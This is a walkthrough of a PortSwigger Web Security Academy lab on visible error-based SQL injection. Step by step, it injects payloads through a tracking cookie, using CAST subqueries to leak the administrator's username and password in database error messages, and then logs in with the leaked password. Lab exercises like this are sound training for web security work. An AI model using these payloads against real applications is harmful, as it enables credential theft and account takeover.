

Lab: Visible error-based SQL injection

This lab contains a SQL injection vulnerability. The application uses a tracking cookie for analytics, and performs a SQL query containing the value of the submitted cookie. The results of the SQL query are not returned.

The database contains a different table called users, with columns called username and password. To solve the lab, find a way to leak the password for the administrator user, then log in to their account.

The First Step is to determine that tracking cookie parameter as mentioned in the above description have SQLi vulnerability that can be determined by the following payload,

Cookie: TrackingId=H4Cj2OU9FXnyRoD7';

Just adding a single quote at the end of the TrackingId makes the application to respond in the following way and displaying the full query,

The screenshot shows a web browser window with the URL `https://0ad5001f0412939180d53f24005100a8.web-security-academy.net/filter?category=Lifestyle`. The browser's developer tools are open, showing the Request and Response tabs. The Request tab displays the following headers and body:

```
1 GET /filter?category=Lifestyle HTTP/2
2 Host: 0ad5001f0412939180d53f24005100a8.web-security-academy.net
3 Cookie: TrackingId=H4Cj2OU9FXnyRoD7'; session=
  I7wqrj01rrYCSf66eAxMcFgAXI4HrpEw
4 Cache-Control: max-age=0
5 Sec-Ch-Ua: "Not A(Brand";v="99", "Microsoft Edge";v="121",
  "Chromium";v="121"
6 Sec-Ch-Ua-Mobile: ?0
7 Sec-Ch-Ua-Platform: "Windows"
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36 Edg/121.0.0.0
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
  image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer: https://0ad5001f0412939180d53f24005100a8.web-security-academy.net/filter?
  category=Lifestyle
16 Accept-Encoding: gzip, deflate, br
17 Accept-Language: en-US,en;q=0.9
18
19
```

The Response tab displays the following error message:

Visible error-based SQL injection LAB Not solved

Back to lab home
Back to lab description >>

Unterminated string literal started at position 52 in SQL SELECT * FROM tracking WHERE id = 'H4Cj2OU9FXnyRoD7'. Expected char

Unterminated string literal started at position 52 in SQL SELECT * FROM tracking WHERE id = 'H4Cj2OU9FXnyRoD7'. Expected char

If we add double single quote at the end of the TrackingId parameter the application behaves normally,

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```
1 GET /filter?category=Lifestyle HTTP/2
2 Host: 0ad5001f0412939180d53f24005100a8.web-security-academy.net
3 Cookie: TrackingId=H4Cj2OU9FXnyRoD7'; session=
  I7wqrj01rrYCSf66eAxMcFgAXI4HrpEw
4 Cache-Control: max-age=0
5 Sec-Ch-Ua: "Not A(Brand";v="99", "Microsoft Edge";v="121",
  "Chromium";v="121"
6 Sec-Ch-Ua-Mobile: ?0
7 Sec-Ch-Ua-Platform: "Windows"
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36 Edg/121.0.0.0
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
  image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer: https://0ad5001f0412939180d53f24005100a8.web-security-academy.net/filter?
  category=Lifestyle
16 Accept-Encoding: gzip, deflate, br
17 Accept-Language: en-US,en;q=0.9
18
19
```

The Response tab displays the following normal response:

Visible error-based SQL injection LAB Not solved

Back to lab home
Back to lab description >>

Home | My account


WE LIKE TO SHOP

Lifestyle

From this we can conclude that TrackingId parameter is vulnerable to SQLi attacks.

The next step is to determine whether the table users exist or not. Before that we need to craft the proper payload.

Cookie: TrackingId=H4Cj2OU9FXnyRoD7' **AND (SELECT 1)--;**




The Application responded with verbose error AND must be type Boolean that means AND statement should result in 1 or 0. We can modify the payload in the following to resolve this error.


Cookie: TrackingId=H4Cj2OU9FXnyRoD7' **AND 1=(SELECT 1)--;**

Response

Pretty Raw Hex Render


Web Security Academy 

Visible error-based SQL injection

LAB Not solved 

[Back to lab home](#)
[Back to lab description](#) >>

[Home](#) | [My account](#)


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Lifestyle

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
Next, we need to retrieve information for the table users using the following payload,
Cookie: TrackingId=H4Cj2OU9FXnyRoD7' **AND 1=(SELECT " FROM users LIMIT 1)--;**



The screenshot shows a web application interface with a header bar containing 'Web Security Academy' and 'Visible error-based SQL injection'. Below the header, there is a navigation bar with 'Pretty', 'Raw', 'Hex', and 'Render' tabs. The main content area displays an error message: 'ERROR: operator does not exist: integer = text Hint: No operator matches the given name and argument types. You might need to add explicit type casts. Position: 59'. There are two buttons: 'Back to lab home' and 'Back to lab description'.


We need to typecast the result to int to resolve this error, CAST() method is used to typecast in SQL.

Cookie: TrackingId=' **AND 1=CAST((SELECT username FROM users LIMIT 1) AS int)--;**



Next step is to find out the password using the following payload,

Cookie: TrackingId=' AND 1=CAST((SELECT password FROM users LIMIT 1) AS int)--;



We try to login as administrator with the obtained password,

Login

Username

administrator

Password

dd915z87rvgkxys6g31

Log in



Visible error-based SQL injection

[Back to lab description >>](#)

LAB Solved



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My Account

Your username is: administrator

Email

Update email